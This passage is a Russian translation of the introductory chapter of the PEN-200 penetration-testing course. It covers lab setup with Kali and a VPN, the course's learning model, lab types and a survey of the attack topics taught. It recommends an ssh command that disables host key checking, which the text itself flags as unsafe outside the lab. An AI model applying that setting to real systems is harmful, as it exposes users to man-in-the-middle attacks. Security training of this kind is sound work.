PEN-200. Тестирование на проникновение с Kali Linux

Русская сборка курса PEN-200: практическое тестирование на проникновение с Kali Linux, разведка, веб-атаки, эксплуатация, повышение привилегий, туннелирование, Metasploit, Active Directory и облачная инфраструктура AWS.

Больше крутых материалов в моём телеграм-канале @grogrigs

2. Penetration Testing with Kali Linux: общая информация о курсе

Добро пожаловать на курс *Penetration Testing with Kali Linux* (PWK)!

PWK был создан для системных и сетевых администраторов, а также специалистов по безопасности, которые хотят сделать серьезный и осмысленный шаг в мир профессионального тестирования на проникновение. Этот курс поможет вам лучше понять атаки и техники, которые злоумышленники применяют против компьютеров и сетей.

Главная цель курса - дать понимание и интуитивное чувство этих атак на достаточно глубоком уровне, чтобы вы могли воспроизводить их самостоятельно. Используя способность выполнять такие атаки, мы можем получить глубокое представление о том, какие защитные меры действительно важны и как их улучшать. Поздравляем с первым шагом. Мы рады, что вы здесь.

PWK состоит из двух основных форматов обучения: *учебных модулей* и *испытательных лабораторий*. В учебных модулях рассматриваются конкретные концепции или техники тестирования на проникновение, а испытательные лаборатории требуют от учащегося применить навыки, полученные в модулях.

Учебные модули разделены на *учебные блоки*: атомарные фрагменты содержимого, которые помогают учащемуся достичь конкретных *учебных целей*.

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• начало работы с PWK;
• подход к прохождению курса;
• обзор учебных модулей PWK.

2.1. Начало работы с PWK

В этом учебном блоке рассматриваются следующие учебные цели:

• разобраться, что входит в курс;
• настроить атакующую виртуальную машину Kali;
• подключиться к VPN PWK.

Как и обучение игре на музыкальном инструменте, обучение безопасности в равной степени требует концептуальных знаний и практики. В этом учебном блоке мы узнаем, какие материалы входят в PWK, как настроить нашу атакующую виртуальную машину Kali и как получить доступ к лабораториям PWK через VPN-подключение.

2.1.1. Материалы курса PWK

Курс включает онлайн-доступ к учебным модулям и сопровождающим их видеоматериалам. Информация, представленная в модулях и видео, пересекается: вы можете сначала читать модули, а затем смотреть видео, чтобы закрыть возможные пробелы, или наоборот. В некоторых случаях текстовые модули подробнее видео. В других случаях видео могут лучше передавать часть информации, чем модули. Важно внимательно работать и с тем, и с другим.

Учебные модули также содержат различные упражнения. Выполнение упражнений модулей поможет вам эффективнее находить и эксплуатировать уязвимости на лабораторных машинах.

Некоторые упражнения модулей представляют собой простой формат вопроса и ответа, где учащемуся нужно найти решение в тексте. Другие упражнения модулей могут состоять из трех компонентов: вопроса, машины (или группы машин) и флага. В таких случаях вопрос просит выполнить конкретное действие или набор действий на предоставленной машине. После выполнения цели вы получите флаг в форме **OS{random-hash}**. Затем вы можете отправить флаг в *OffSec Learning Portal* (OLP), который сообщит, ввели ли вы правильный флаг. После этого OLP сохранит ваш прогресс и будет отслеживать количество ваших правильных отправок на текущий момент.

Стоит отметить, что флаги динамически создаются при загрузке машины и истекают при ее выключении. Если решение вопроса получено, машина возвращена к исходному состоянию, а исходный ответ отправлен только после возврата, OLP не примет флаг.

Флаг необходимо отправить до возврата машины к исходному состоянию или ее выключения.

Дополнительно отметим, что способ реализации упражнений модулей позволяет нам многократно использовать один и тот же удаленный IP-адрес и порт. При доступе к виртуальным машинам упражнений модулей, которым требуется SSH-подключение, мы рекомендуем использовать команду SSH с несколькими дополнительными параметрами:

```
ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" учащегося@192.168.50.52
```

Листинг 1. Рекомендуемый способ SSH-подключения к виртуальным машинам упражнений модулей

Параметры *UserKnownHostsFile=/dev/null* и *StrictHostKeyChecking=no* добавлены, чтобы файл known-hosts на нашей локальной машине Kali не повреждался.

С точки зрения безопасности это не лучшая практика. Мы используем эти параметры, чтобы наш файл known-hosts не выявлял несовпадающую информацию о машинах после возврата лабораторных машин к исходному состоянию. Параметр *UserKnownHostsFile=/dev/null* не дает записывать ключ хоста сервера. Это означает, что каждое подключение будет восприниматься как новое. Используя параметр *StrictHostKeyChecking=no*, мы указываем SSH не проверять подлинность ключа хоста сервера.

В реальном мире использование любого из этих параметров или обоих сразу открыло бы нас для атак "человек посередине". Здесь мы используем их, чтобы сделать учебный процесс студента более плавным.

Упражнения модулей в настоящее время полностью поддерживаются в версии Kali Linux для x86-64. Большинство упражнений можно выполнить на ARM-устройстве, используя инструкции Kali Running x86 code on ARM devices. Если при использовании ARM-устройства у вас возникнут проблемы, не стесняйтесь обратиться к студенческому наставнику в Discord.

Ниже мы рассмотрим устройство разных видов упражнений модулей.

2.1.2. Студенческие наставники и поддержка

Discord, наша платформа для общения сообщества, доступен через раскрывающееся меню Profile в правом верхнем углу OffSec Learning Portal. В разделе RESOURCES находится пункт *Connect to Discord*. Эта служба Live Support позволит вам напрямую общаться с нашими командами Student Mentors и Student Technical Services.

Команда Technical Services доступна для помощи с техническими проблемами.

Student Mentors смогут прояснить вопросы по материалам курса и упражнениям. Мы настоятельно рекомендуем проводить самостоятельные исследования и решать задачи своими силами, поскольку это необходимые навыки для специалиста по кибербезопасности.

При необходимости доступны ресурсы, которые могут вам помочь. Например, бот pen-200-hints в Discord может дать ориентиры по конкретным вопросам упражнений, а сам Discord также предлагает функцию поиска, которая поможет найти ответы и подробные обсуждения по большинству вопросов упражнений. Использование этих ресурсов может дополнительно развить ваши способности к решению задач и одновременно укрепить самостоятельность в работе. Помните, что нужно сохранять открытость мышления и не стесняться обращаться за помощью, когда это необходимо. Если вы сделали все возможное и полностью застряли на упражнении или лабораторной машине, Student Mentors **могут** дать небольшую подсказку, которая поможет вам продолжить.

Помните, что информация, которую смогут предоставить Student Mentors, будет зависеть от степени подробности вашего описания. Чем подробнее вы расскажете, что уже пробовали и какие результаты смогли наблюдать, тем лучше они смогут вам помочь.

2.1.3. Настройка Kali

Упражнения модулей и испытательные лаборатории нужно выполнять с использованием виртуальных машин (VM), работающих в нашей лабораторной среде. Когда мы говорим о *лабораторной среде*, мы имеем в виду сочетание следующих компонентов:

• ваша виртуальная машина Kali Linux;
• OffSec Learning Portal;
• лаборатория, содержащая развертываемые целевые машины;
• VPN-подключение между вашей виртуальной машиной Kali и лабораторией.

Рассмотрим эти компоненты по отдельности.

Kali Linux - это операционная система (как Windows или macOS), которая поставляется с тщательно подобранным набором инструментов, особенно полезных для тестирования на проникновение и других задач информационной безопасности. Kali Linux имеет открытый исходный код и доступна бесплатно.

Если вы уже знакомы с кибербезопасностью, возможно, Kali Linux у вас уже установлена, и вы можете перейти к следующему разделу.

Если нет, мы *настоятельно* рекомендуем установить Kali в виртуальной машине, которая предоставляет функциональность физической компьютерной системы с другой операционной системой (OS), запущенной внутри программы, называемой гипервизором. Преимущество виртуальной машины в том, что она позволяет запускать гостевую OS внутри основной OS. Хотя мы могли бы физически установить Kali на отдельную машину, удобнее, безопаснее и эффективнее установить Kali *внутри* нашей основной системы. Помимо прочего, это обеспечивает нам удобный доступ ко всем инструментам, доступным в обеих системах.

Например, мы можем использовать настольный компьютер под управлением Windows или ноутбук с macOS. На Windows-машину можно установить VMware Workstation Player, а на Mac - VMware Fusion, чтобы установить *VMware-образ* Kali Linux. После установки этого виртуального образа Kali будет работать рядом с нашей основной операционной системой в окне или, если захотим, в полноэкранном режиме. При правильной настройке Kali Linux получит доступ к сети с собственным IP-адресом и в большинстве случаев будет вести себя так, будто установлена на отдельной машине.

С точки зрения терминологии физическую систему под управлением Windows или macOS мы называем *хостовой машиной*, а виртуальную машину Kali - *гостевой машиной*.

Рекомендуемый нами VMware-образ представляет собой стандартную 64-битную сборку Kali Linux. Мы рекомендуем использовать последний VMware-образ, доступный на странице загрузки VM-образа OffSec. Обратите внимание: хотя образ VirtualBox, образ Hyper-V или отдельная установка Kali должны работать, поддержку мы можем предоставлять только для указанных VMware-образов.

В следующем разделе мы настроим VPN-подключение, которое соединит нас с лабораторией.

2.1.4. Подключение к лаборатории PWK

Для многих упражнений модулей и для всех лабораторных машин потребуется подключение к Virtual Private Network (VPN).

По сути VPN создает зашифрованный туннель, который позволяет вашим данным проходить через открытую сеть, например публичный Интернет, и безопасно подключаться к другой сети, которая в обычных условиях изолирована.

Мы будем подключаться к VPN с нашей машины Kali, получая доступ к лаборатории. Когда учащийся подключается к лаборатории, конкретный сегмент сети, к которому он подключается, является приватным для него. Иными словами, каждое подключение ведет в уникальную среду, где учащийся может работать в своем темпе, не беспокоясь о том, что помешает другим учащимся или что другие помешают ему.

Несмотря на то что каждая лаборатория приватна, разумно считать лаборатории *враждебной средой* и не хранить конфиденциальную информацию на виртуальной машине Kali Linux, используемой для подключения к VPN.

VPN-трафик client-to-client строго запрещен и может привести к прекращению доступа к курсу и его материалам.

К счастью, подключение к VPN - быстрый и простой процесс. Если вы используете Kali как виртуальную машину, запустите ее. Затем на машине Kali откройте браузер, перейдите в OffSec Learning Portal и войдите в систему.

Далее перейдем в раскрывающееся меню Explore, затем в раскрывающееся меню Courses и в разделе Penetration Testing выберем курс PEN-200. Это приведет нас на главную страницу курса. В левой части страницы, в разделе Connectivity, вы увидите **VPN** рядом со значком загрузки. Нажатие на этот пункт создаст VPN-пакет для этого курса и загрузит его в виде текстового файла **.ovpn**. Обязательно запомните место загрузки.

Теперь воспользуемся *терминалом* Kali Linux для подключения к VPN. Нажатие на черный значок терминала в левом верхнем углу VM Kali откроет окно такого вида:

```
┌──(kali kali)-[~]
└─$
```

Листинг 2. Терминал Kali

Если при настройке мы выбрали другое имя пользователя, приглашение командной строки будет включать это имя:

```
┌──(ArtVandelay kali)-[~]
└─$
```

Листинг 3. Терминал Kali с другим именем пользователя

В некоторых случаях ваш экран может отличаться от показанного в материалах курса. Обычно это не создает проблем, но мы постараемся указывать на такие возможные несоответствия.

Это *приглашение командной строки*, принимающее наши пользовательские команды. Для простоты мы переключимся на менее сложный вариант терминала с помощью C+p, как показано в листинге 4.

```
kali@kali:~$
```

Листинг 4. Переключение на однострочное приглашение командной строки

Далее сосредоточимся на VPN-пакете (файле **.ovpn**), который мы загрузили. Мы должны были загрузить его на VM Kali, но если он был загружен на хостовую машину, его нужно либо скопировать, либо снова скачать из Kali. Используем **locate**, чтобы найти файл.

Сначала выполним **updatedb**. Команда updatedb создает или обновляет базу данных, которую команда locate использует для поиска файлов по всей файловой системе.

```
kali@kali:~$ sudo updatedb
[sudo] password for kali:
```

Листинг 5. Запуск updatedb

Обратите внимание, что мы использовали команду **sudo** для запуска updatedb, потому что именно этой команде требуются повышенные привилегии. Команда sudo попросит нас ввести пароль. Учтите, что при вводе пароля курсор не будет двигаться и символы звездочки (*) не появятся. Мы введем пароль и нажмем Enter.

Теперь используем locate, чтобы найти наш VPN-файл.

```
kali@kali:~$ locate universal.ovpn
/home/kali/Downloads/universal.ovpn
```

Листинг 5. Поиск файла .ovpn

Судя по этому выводу, используется имя файла **universal.ovpn**. Мы можем проверить историю загрузок браузера, чтобы определить точное имя файла.

После того как мы нашли файл **.ovpn**, перейдем с помощью **cd** в его каталог. В данном случае это `/home/kali/Downloads`.

```
kali@kali:~$ cd /home/kali/Downloads

kali@kali:~/Downloads$
```

Листинг 6. Переход между каталогами с помощью cd

Хотя эта команда не выводит ничего (если только мы не ввели ее неправильно), мы можем проверить наличие файла **.ovpn** с помощью **ls**, которая выводит список файлов в этом каталоге. Обратите внимание, что вывод приведенной ниже команды на вашей машине может выглядеть иначе в зависимости от того, какие файлы находятся в каталоге **Downloads**.

```
kali@kali:~/Downloads$ ls
universal.ovpn
```

Листинг 7. Просмотр содержимого каталога с помощью ls

Запускать файлы из **Downloads** может быть немного неаккуратно, поскольку этот каталог часто меняется. Вместо этого создадим новый каталог и переместим туда файл **.ovpn**.

```
kali@kali:~/Downloads$ mkdir /home/kali/offsec

kali@kali:~/Downloads$ mv universal.ovpn /home/kali/offsec/universal.ovpn

kali@kali:~/Downloads$ cd ../offsec

kali@kali:~/offsec$
```

Листинг 8. Создание нового каталога и перемещение файла .ovpn

Здесь мы создаем новый каталог с помощью **mkdir**, перемещаем файл *.ovpn* с помощью **mv**, а затем меняем рабочий каталог с помощью **cd**.

Теперь мы готовы подключиться к VPN. Мы подключимся командой **openvpn**, после которой укажем полное имя файла **.ovpn**. И снова нам нужно использовать **sudo**, поскольку **openvpn** требует повышенных привилегий. Обратите внимание, что **sudo** кэширует наш пароль на короткое время. Если мы введем эту вторую команду **sudo** вскоре после первой, возможно, повторно вводить пароль не придется.

```
kali@kali:~/offsec$ sudo openvpn universal.ovpn
2021-06-28 10:20:12 Note: Treating option '--ncp-ciphers' as  '--data-ciphers' (renamed in OpenVPN 2.5).
2021-06-28 10:20:12 DEPRECATED OPTION: --cipher set to 'AES-128-CBC' but missing in --data-ciphers (AES-128-
    GCM). Future OpenVPN version will ignore --cipher for cipher negotiations. Add 'AES-128-CBC' to --data-
    ciphers or change --cipher 'AES-128-CBC' to --data-ciphers-fallback 'AES-128-CBC' to silence this warning.
2021-06-28 10:20:12 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/
    PKTINFO] [AEAD] built on May 14 2021
2021-06-28 10:20:12 library versions: OpenSSL 1.1.1k  25 Mar 2021, LZO 2.10
2021-06-28 10:20:12 TCP/UDP: Preserving recently used remote address: [AF_INET]192.95.19.165:1194
2021-06-28 10:20:12 UDP link local: (not bound)
2021-06-28 10:20:12 UDP link remote: [AF_INET]192.95.19.165:1194
2021-06-28 10:20:12 [offsec.com] Peer Connection Initiated with [AF_INET]192.95.19.165:1194
2021-06-28 10:20:13 TUN/TAP device tun0 opened
2021-06-28 10:20:13 net_iface_mtu_set: mtu 1500 for tun0
2021-06-28 10:20:13 net_iface_up: set tun0 up
2021-06-28 10:20:13 net_addr_v4_add: 192.168.49.115/24 dev tun0
2021-06-28 10:20:13 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option
    to prevent this
2021-06-28 10:20:13 Initialization Sequence Completed
```

Листинг 9. Подключение к VPN лабораторий

Вывод листинга 9 поначалу может показаться пугающим. Пока просто обратите внимание, что последняя строка вывода содержит "Initialization Sequence Completed", что означает успешное подключение к VPN. Убедитесь, что можете найти эту строку в собственном подключении.

Мы должны оставить это приглашение командной строки открытым. Если закрыть его, VPN-подключение будет разорвано.

Можно открыть еще одну вкладку терминала, выбрав *File* > *New Tab*.

После подключения к VPN PWK мы получим сетевой интерфейс TUN0, который можно просмотреть командой *ip a*. Адрес, назначенный интерфейсу TUN0, будет иметь вид `192.168.119.X`, где `X` - некоторое значение от 1 до 255. При каждом повторном подключении к VPN нам может быть назначено другое значение `X`.

Кроме того, все лабораторные машины в среде PWK будут иметь адреса формата `192.168.X.Y`, где `X` совпадает со значением третьего октета нашего адреса TUN0, а `Y` является конкретным октетом, связанным с машиной.

В материалах курса мы будем использовать разные IP-адреса как для нашего сетевого интерфейса TUN0, так и для лабораторных машин. Пожалуйста, убедитесь, что используете IP-адреса, назначенные вам через TUN0 и через OLP, чтобы иметь корректный доступ к машинам.

Если возникают проблемы с подключением, распространенное решение - скачать свежий VPN-пакет.

Лабораторное время начинается с началом вашего курса и измеряется как непрерывный доступ.

Если ваше лабораторное время истекло или скоро истечет, вы можете в любой момент приобрести продление лаборатории. Чтобы купить дополнительное лабораторное время, используйте ссылку *Buy More*, доступную в верхней части OffSec Training Library рядом с загрузкой VPN. Если вы покупаете продление лаборатории, пока ваш лабораторный доступ еще активен, можно продолжать использовать тот же пакет VPN-подключения. Если вы покупаете продление лаборатории после окончания существующего лабораторного доступа, потребуется скачать новый пакет VPN-подключения через страницу лаборатории курса в OffSec Learning Portal.

Учащиеся, купившие подписку, будут иметь доступ к лаборатории, пока подписка активна. **Ваша подписка будет автоматически продлеваться, если ее не отменить на странице billing.**

2.2. Как подходить к курсу

В этом учебном блоке рассматриваются следующие учебные цели:

• осмыслить модель обучения, основанную на возрастающей неопределенности;
• понять разные учебные компоненты, входящие в PWK.

2.2.1. Модель возрастающей неопределенности

Тестирование на проникновение, как и информационная безопасность в целом, по своей сути связано с *рассуждением в условиях неопределенности*. Подумайте, чем игра вроде шахмат отличается от игры вроде покера. В шахматах вы знаете о состоянии игры все то же самое, что знает ваш соперник, и наоборот. Вы можете не знать, о чем он думает, но можете прогнозировать его следующий ход на основе той же информации, которую он использует для принятия решения. В покере же у вас нет всей информации, которой обладает соперник, поэтому приходится делать прогнозы на основе неполных данных.

В этом отношении тестирование на проникновение гораздо ближе к покеру, чем к шахматам. Когда мы имитируем атаку, мы никогда не будем знать абсолютно все о машине, системе, сети или организации, на которую нацелены. Поэтому нам приходится делать предположения и оценивать вероятности - иногда неявно, а иногда явно. И наоборот, выступая в роли защитников, мы не будем знать о каждом потенциальном векторе атаки или каждой уязвимости, которым можем быть подвержены. Поэтому нам нужно страховаться и следить за тем, чтобы те поверхности атаки, которые с наибольшей вероятностью окажутся уязвимыми, были защищены должным образом.

Как правило, единственная причина, по которой взлом машины вообще занимает какое-либо время, заключается в том, что о ней есть вещи, которых мы не знаем. В большинстве случаев, если бы мы заранее знали все, что можно знать о конкретной цели, мы уже знали бы точные несколько команд или строк кода, необходимых для ее компрометации.

Учитывая это, можно думать о PWK как о курсе, который одновременно обучает двум разным наборам навыков: один связан с техникой тестирования на проникновение, а другой - с методологией, подходом и отношением.

Набор навыков предметного уровня преподается явно через учебные цели модулей. Вы прочитаете о том, как собирать информацию, находить и эксплуатировать периметровые защиты, повышать привилегии, перемещаться между машинами по горизонтали и выполнять pivoting в другие сети. Вся эта информация подробно рассматривается внутри самих модулей PWK.

Однако структура курса делает возможным второй порядок обучения. Этот второй слой, возможно, важнее, хотя его гораздо труднее измерить количественно. Он дает учащимся рамку для того, как думать, чувствовать и действовать в новых сценариях. А поскольку тестирование на проникновение *связано* с новыми сценариями, то есть с неопределенностью, нам критически важно привыкнуть ориентироваться в них.

PWK содержит семь форматов обучения:

1. Учебные модули.
2. Демонстрационные упражнения модулей.
3. Прикладные упражнения модулей.
4. Итоговые лаборатории модулей.
5. Модуль Сборка частей.
6. Испытательные лаборатории первого типа.
7. Испытательные лаборатории второго типа.
8. Испытательные лаборатории третьего типа.

Эти форматы обучения можно представить как точки на спектре, где наша неопределенность относительно пространства, в котором мы работаем, *возрастает* по мере прохождения курса. Рассмотрим каждый режим по отдельности.

2.2.2. Учебные модули

Как упоминалось выше, все текстовые учебные модули охватывают конкретные концепции, техники и навыки тестирования на проникновение. Их сопровождают видео, в которых те же концепции рассматриваются визуально и интерактивно. Модули логически упорядочены так, чтобы постепенно надстраиваться над ранее изученными навыками.

В нашей модели неопределенности они считаются форматом с *нулевой или низкой неопределенностью*, потому что учащемуся нужно лишь пассивно читать или смотреть содержимое. Однако мы рекомендуем запускать соответствующие лабораторные машины и повторять действия: вводить команды и нажимать элементы интерфейса так же, как показано в демонстрации. Это помогает усвоить материал.

2.2.3. Демонстрационные упражнения модулей

Существует несколько типов упражнений модулей. Цель первого типа состоит в том, чтобы учащийся усвоил содержимое, следуя демонстрации.

Такое упражнение просит учащегося либо ввести фактический, основанный на знаниях ответ на вопрос, либо получить случайный флаг, копируя те же команды и ввод, которые показаны в материалах курса.

Уровень неопределенности здесь все еще очень низкий, потому что учащийся может получить решение напрямую, читая или просматривая модуль.

Например, в модуле *Client Side Attacks* есть учебный блок об эксплуатации Microsoft Office. В этом учебном блоке учащегося попросят выполнить продемонстрированные техники на копии исходной машины, которая использовалась для создания демонстрации.

2.2.4. Прикладные упражнения модулей

Здесь мы начинаем постепенно увеличивать уровень неопределенности. Вместо того чтобы учащемуся нужно было копировать *точно* те же шаги, теперь он должен применять свои навыки в новых, но ограниченных сценариях.

Например, упомянутый выше учебный блок по Microsoft Office содержит вторую машину, слегка измененную по сравнению с первой. Учащемуся нужно использовать тот же тип техник, но изменения на второй машине потребуют адаптироваться к новой ситуации.

Такой тип упражнений помогает учащемуся закрепить то, что он изучил в демонстрации, и также дает возможность мыслить нестандартно.

2.2.5. Итоговые лаборатории модулей

В то время как демонстрационные и прикладные упражнения ограничены конкретными учебными блоками, итоговые лаборатории имеют более широкий охват.

В частности, они охватывают весь модуль. Это повышает уровень присутствующей неопределенности, потому что учащийся может не знать, какие именно техники или концепции из модуля требуются для выполнения упражнения.

Помимо учебного блока об эксплуатации Microsoft Office, модуль Client Side Attacks также содержит учебные блоки по разведке и по файлам Windows Library. Поэтому итоговое упражнение для этого модуля может содержать указание атаковать конкретную машину одной из клиентских атак, но без исследования машины не обязательно будет ясно, какую именно атаку использовать.

Цель итоговых лабораторий - предоставить много возможностей взламывать машины от начала до конца, но все еще в относительно ограниченных рамках. В частности, учащийся знает, какой вид атак использовать, и знает, на каких машинах их применять.

2.2.6. Сборка частей

В PWK 22 модуля, не считая этого введения и финального модуля, и в каждом из них учащийся проходит процесс:

1. Чтение и просмотр модуля, желательно с параллельным повторением действий.
2. Выполнение демонстрационных упражнений путем копирования ввода.
3. Проработка прикладных упражнений с использованием конкретных техник.
4. Атака машин от начала до конца через итоговые лаборатории.

К этому моменту учащиеся будут практически готовы к испытательным лабораториям. Модуль Сборка частей представляет собой мост между модулями и лабораториями. Он дает полный пошаговый разбор небольшого тестирования на проникновение и позволяет учащемуся повторять все продемонстрированные шаги. В некотором смысле этот модуль является эквивалентом демонстрационного упражнения для всего набора испытательных лабораторий.

2.2.7. Испытательные лаборатории 0-3

Существует три типа испытательных лабораторий. Первые четыре испытательные лаборатории называются *сценариями*. Каждый сценарий состоит из набора сетевых машин и короткой предыстории, которая помещает эти машины в контекст. Ваша цель - получить доступ к учетной записи администратора домена в домене Active Directory и скомпрометировать как можно больше машин в сети.

Подобно тому как итоговые лаборатории проверяют учащегося по материалу нескольких учебных блоков, эти сценарии проверяют учащегося по материалу нескольких учебных модулей. Неопределенность здесь высока, потому что вы не будете знать, какие машины уязвимы к каким типам атак. Кроме того, каждая из четырех испытательных лабораторий постепенно усложняется за счет дополнительных машин, подсетей и векторов атаки.

Более того, вы изначально не будете знать, что какая-либо *конкретная* машина вообще напрямую уязвима. Некоторые машины будут зависеть от информации, учетных данных или возможностей, найденных на других машинах. А некоторые машины могут быть даже неэксплуатируемыми намеренно до тех пор, пока не будет скомпрометирован Domain Controller.

Все машины содержат файл `local.txt`, файл `proof.txt` или оба этих файла. Содержимое этих файлов представляет собой случайные хэши, которые можно отправить в OLP для регистрации каждой компрометации. Как и флаги упражнений модулей, содержимое этих файлов будет меняться при каждом возврате машины к исходному состоянию. Более подробно эти сценарии мы обсудим в финальном модуле PWK.

2.2.8. Испытательные лаборатории 4-6

Второй тип испытательных лабораторий состоит из опыта, похожего на OSCP. Каждая из них состоит из шести OSCP-машин. Назначение этих испытаний - предоставить пробный экзаменационный опыт, который близко отражает уровень сложности реального экзамена OSCP.

Каждое испытание содержит три машины, связанные через Active Directory, и три автономные машины без зависимостей или интранет-соединений. На всех автономных машинах есть `local.txt` и `proof.txt`.

Хотя у испытательных лабораторий нет балльных значений, на экзамене автономные машины стоили бы по 20 баллов каждая, всего 60 баллов. Набор Active Directory в сумме стоит 40 баллов, и весь домен должен быть скомпрометирован, чтобы за него вообще были начислены какие-либо баллы.

Все предполагаемые векторы атак для этих машин преподаются в модулях PEN-200 или используются в первых четырех испытательных лабораториях. Однако конкретные требования для срабатывания уязвимостей могут отличаться от точных сценариев и техник, продемонстрированных в материалах курса. Ожидается, что вы сможете взять продемонстрированные техники эксплуатации и изменить их под конкретную среду.

2.2.9. Испытательные лаборатории 7-8

Третий тип испытательных лабораторий похож на испытательные лаборатории 0-3. Однако сложность и комплексность испытательных лабораторий 7-8 значительно выше, чем у испытательных лабораторий 0-6. Они требуют навыков и техник, выходящих за рамки материала PEN-200, и предназначены для того, чтобы помочь вам перейти к более продвинутым навыкам, таким как те, что преподаются в курсе PEN-300. Эти испытательные лаборатории находятся *за пределами* объема экзамена OSCP.

Также в вашу первоначальную покупку курса PWK включена попытка сдачи самого сертификационного экзамена OSCP. Экзамен необязателен, поэтому только вам решать, хотите ли вы за него взяться.

Чтобы запланировать экзамен OSCP, перейдите в календарь планирования экзамена. Календарь находится в OffSec Learning Portal на странице экзамена курса. Там вы найдете дату истечения срока действия экзамена, а также сможете запланировать экзамен на предпочитаемые дату и время.

Имейте в виду, что вы не сможете выбрать время начала, если экзаменационные лаборатории заполнены на этот период, поэтому мы рекомендуем запланировать экзамен как можно раньше.

Мы рассмотрим экзамен подробнее в финальном учебном модуле этого курса. За дополнительной информацией обратитесь на нашу страницу поддержки.

2.3. Обзор учебных модулей PWK

В этом учебном блоке рассматривается следующая учебная цель:

• получить общий обзор того, что рассматривается в каждом учебном модуле PEN-200.

В предыдущих учебных блоках мы разобрали общую структуру и конкретные компоненты PWK. В этом учебном блоке мы кратко опишем каждый учебный модуль, входящий в курс.

2.3.1. Начало работы: необязательные вводные модули

Мы начинаем с трех необязательных модулей из нашей серии Fundamentals. Эти модули включены в PWK для тех учащихся, которым нужен более плавный старт в обучении PWK.

Introduction to Cybersecurity дает широкий обзор текущего состояния мира кибербезопасности. В нем рассматривается, как кибербезопасность применяется как дисциплина и какие типы угроз и субъектов угроз существуют. Также в нем рассматриваются принципы безопасности, средства контроля и стратегии, законы, нормативные требования и фреймворки кибербезопасности, а также карьерные возможности в отрасли.

Effective Learning Strategies - это практическое введение в теорию обучения, объясняющее уникальный подход OffSec к преподаванию. Этот модуль начинается с обзора того, как происходит обучение, а затем исследует устройство материалов OffSec. Вторая половина модуля напрямую применима учащимися и включает тактики, стратегии и конкретные практические шаги.

Наконец, мы продолжаем модулем *Report Writing for Penetration Testers*. Этот модуль дает рамку, советы и рекомендации по ведению заметок по мере прохождения тестирования на проникновение. Также в нем рассматривается, как можно подходить к написанию отчета о тестировании на проникновение. Экзамен OSCP требует от каждого учащегося представить отчет о своем

экзаменационном тестировании на проникновение, поэтому рекомендуется практиковать навыки ведения заметок и написания отчетов по мере выполнения упражнений модулей и работы с машинами испытательных лабораторий.

2.3.2. Перечисление и сбор информации

Затем мы переходим собственно к PWK, начиная с одного из самых важных аспектов тестирования на проникновение: *Information Gathering*. Часто называемый синонимом *enumeration*, сбор информации в той или иной форме занимает подавляющую часть времени во время тестирования на проникновение. Однако этот модуль посвящен именно тому, как подходить к сети в самом начале работы.

Мы расширяем наш набор инструментов сбора информации, изучая концепцию Vulnerability Scanning. Сканирование уязвимостей предлагает несколько техник, позволяющих сузить область работы внутри конкретной сети. Оно помогает выявить машины, которые с особенно высокой вероятностью уязвимы. Векторы атак на таких машинах часто разговорно называют *легко обнаруживаемые проблемы*, поскольку образ того, как легко дотянуться до низко висящих плодов на дереве, особенно выразителен.

2.3.3. Веб-приложения и клиентские атаки

Теперь пора начать изучать некоторые *периметровые атаки*. Под периметровыми атаками мы понимаем методы проникновения, которые можно надежно выполнять из Интернета. Иными словами, это атаки, которые можно инициировать без какого-либо доступа к внутренней сети организации.

Мы начинаем с подробного изучения атак на веб-приложения. Для такого начала есть две основные причины. Первая заключается в том, что веб-уязвимости входят в число самых распространенных доступных нам векторов атак, поскольку современные веб-приложения обычно позволяют пользователям отправлять в них данные. Вторая заключается в том, что веб-приложения по своей природе визуальны и поэтому дают нам удобный интерфейс для понимания того, почему наши атаки работают именно так.

Introduction to Web Applications начинается с рассмотрения методологии, набора инструментов и фреймворка перечисления, связанных с веб-приложениями, которые будут помогать нам на протяжении курса. Затем модуль рассматривает наш первый класс уязвимостей: Cross-Site Scripting (XSS). XSS - отличная уязвимость для начала, потому что она нацелена на *пользователя* веб-приложения, а не на сервер, на котором оно работает. Поскольку подавляющее большинство нашего обычного повседневного использования веб-приложений происходит от лица обычных пользователей, XSS может быть необычно интуитивной по сравнению с другими типами атак.

Поскольку XSS нацелена на пользователей, ее можно считать как атакой на веб-приложение, так и клиентской атакой, что мы скоро увидим.

Мы продолжаем изучение атак на веб-приложения в *Common Web Application Attacks*, где рассматриваем четыре разных вида уязвимостей. Directory Traversal дает нам пример того, как можно получить доступ к информации, к которой у нас не должно быть доступа. *File Inclusion* показывает, что может произойти, когда определенные конфигурации неразумно настроены веб-администратором. File Upload Vulnerabilities демонстрируют, как можно воспользоваться возможностью загружать собственные файлы на веб-сервер. Наконец, Command Injection позволяет нам выполнять выбранный нами код на самом веб-сервере.

Наше рассмотрение веб-атак завершается отдельным модулем по SQL Injection, также известной как *SQLi*. Этот класс уязвимостей особенно важен не только из-за своей распространенности, но и потому, что учит нас тому, как слабости могут возникать в системе из-за сложного взаимодействия нескольких компонентов. В случае SQLi и веб-сервер, и база данных должны быть настроены точным образом, чтобы мы как атакующие не могли ими злоупотребить.

Client-side Attacks - еще один очень распространенный внешний класс атак. В целом они связаны с методами использования людей, работающих с компьютерными системами. В этом модуле мы научимся выполнять разведку системы, атаковать пользователей распространенных программ, таких как Microsoft Office, и даже злоупотреблять файлами Microsoft Library.

2.3.4. Другие периметровые атаки

Во время тестирования на проникновение сравнительно часто встречаются различные типы внешне доступных служб, уязвимых к разным видам атак. Однако как тестировщики на проникновение мы редко будем иметь время писать собственные эксплойты с нуля прямо в середине работы.

К счастью, есть несколько способов воспользоваться опытом сообщества информационной безопасности. *Locating Public Exploits* покажет несколько разных способов работы с эксплойтами, доступными в Kali Linux и Интернете. Затем *Fixing Exploits* поможет адаптировать эти эксплойты под наши конкретные потребности.

Далее мы лишь слегка касаемся очень интересной темы: *Anti Virus Evasion*. Хотя обход *Anti Virus* (AV) сам по себе не является периметровой атакой, знание того, как избегать AV, будет полезным, поскольку большинство современных предприятий действительно разворачивают AV-решения.

Наконец, мы завершаем обзор периметровых атак анализом криптографии и *Password Attacks*. Слабые или предсказуемые пароли чрезвычайно распространены в большинстве организаций. Этот модуль рассматривает, как атаковать сетевые службы, а также как получать и взламывать разные виды учетных данных.

2.3.5. Повышение привилегий и горизонтальное перемещение

